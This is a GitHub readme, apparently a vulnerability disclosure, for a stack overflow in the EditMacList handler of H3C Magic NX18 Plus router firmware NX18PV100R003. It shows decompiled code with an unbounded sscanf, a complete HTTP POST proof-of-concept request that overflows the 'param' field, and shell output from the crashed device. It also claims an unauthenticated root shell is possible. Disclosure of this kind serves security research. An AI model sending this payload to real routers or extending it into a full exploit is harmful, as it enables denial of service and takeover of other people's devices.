ℙ main ⌄   **vuln** / **H3C** / **H3C NX18 Plus** / **5** /

Darry-lang1 Add files via upload   ...   on Jul 25   🕘 History

..

📁 img   4 months ago

📄 readme.md   4 months ago

▤ readme.md

H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ：
  https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview：

首页 › 支持 › 文档与软件 › 软件下载 › 智能终端 › H3C N系列 › Magic NX18 Plus路由器

H3C NX18PV100R003 软件版本及说明书

软件名称： H3C NX18PV100R003 软件版本及说明书

发布日期： 2021/3/9 11:32:54

⬇ **下载：**

→ H3C NX18PV100R003 版本说明书.pdf(889.01 KB)
→ NX18PV100R003.zip(12.65 MB)

软件说明：

联系我们

Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the EditMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
22    int v22[36]; // [sp+128h] [-104h] BYREF
23    char v23[32]; // [sp+1B8h] [-74h] BYREF
24    char v24[32]; // [sp+1D8h] [-54h] BYREF
25    char v25[32]; // [sp+1F8h] [-34h] BYREF
26    char v26[8]; // [sp+218h] [-14h] BYREF
27    int v27[3]; // [sp+220h] [-Ch] BYREF
28
29    memset(v25, 0, sizeof(v25));
30    memset(v24, 0, sizeof(v24));
31    v27[0] = 0;
32    v2 = websgetvar(a1, "param", "");
33    if ( v2 )
34    {
35        v3 = (const char *)v2;
36        memset(v23, 0, sizeof(v23));
37        sscanf(v3, "%[^;];", v23);
38        v4 = strlen(v23);
```

In the `EditMacList` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%[^;];`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v23`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)

2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=EditMacList&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
  1671 *root        2020 S    p1905_managerd -d0 -r0 -f /mnt/map/1905d.cfg -F /mnt/map/wts_bss_info_config
  1672 *root         556 S    mapd -I /mnt/map/mapd_cfg -O/mnt/map/mapd_strng.conf
  1685 *root         724 S    dnsmasq -r /etc/resolv.conf -n -c 500
  1729 *root             SW   [kworker/2:1]
  1793 *root         820 S    /bin/dhcpd -d -q br0
  1842 *root        1692 S    upnpd /var/run/upnp_385875969 br0 WAN1
  2245 *root             SW   [kworker/0:1]
  2270 *root             SW   [kworker/1:1]
  2543 *root             SW   [kworker/3:1]
  2550 *root             SW   [kworker/2:2]
  2649 *root             SW   [kworker/0:0]
  2797 *root             SW   [kworker/u8:0]
  3259 *root        5124 S    /bin/webs &
  3373 *root         700 S    -mwctl
  3380 *root         764 S    /bin/sh
  3381 *root         828 R    ps
 26984 *root        1036 S    telnetd
/ #
```

The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.

The picture above is the log information.

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2021.02.28-08:30+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x     2 1003      1003         8818 Feb 28  2021 www
drwxrwxrwt    11 *root     root          260 Jul 23 14:09 var
drwxrwxr-x     5 1003      1003           49 Feb 28  2021 usr
drwxrwxr-x     3 1003      1003           26 Feb 28  2021 uclibc
lrwxrwxrwx     1 1003      1003            7 Feb 28  2021 tmp -> var/tmp
dr-xr-xr-x    12 *root     root            0 Jan  1  1970 sys
lrwxrwxrwx     1 1003      1003            3 Feb 28  2021 sbin -> bin
dr-xr-xr-x    98 *root     root            0 Jan  1  1970 proc
drwxrwxr-x     2 1003      1003            3 Feb 28  2021 plugin
drwxr-xr-x     9 *root     root            0 Jan  1  1970 mnt
lrwxrwxrwx     1 1003      1003            3 Feb 28  2021 lib32 -> lib
drwxrwxr-x     4 1003      1003         1985 Feb 28  2021 lib
lrwxrwxrwx     1 1003      1003            9 Feb 28  2021 init -> sbin/init
drwxrwxr-x     2 1003      1003            3 Feb 28  2021 home
drwxrwxrwt    11 *root     root          920 Jan  1  1970 etc
drwxrwxr-x     4 1003      1003         1587 Feb 28  2021 dev
drwxr-xr-x     2 1003      1003         1868 Feb 28  2021 bin
/ #
```

Finally, you also can write exp to get a stable root shell without authorization.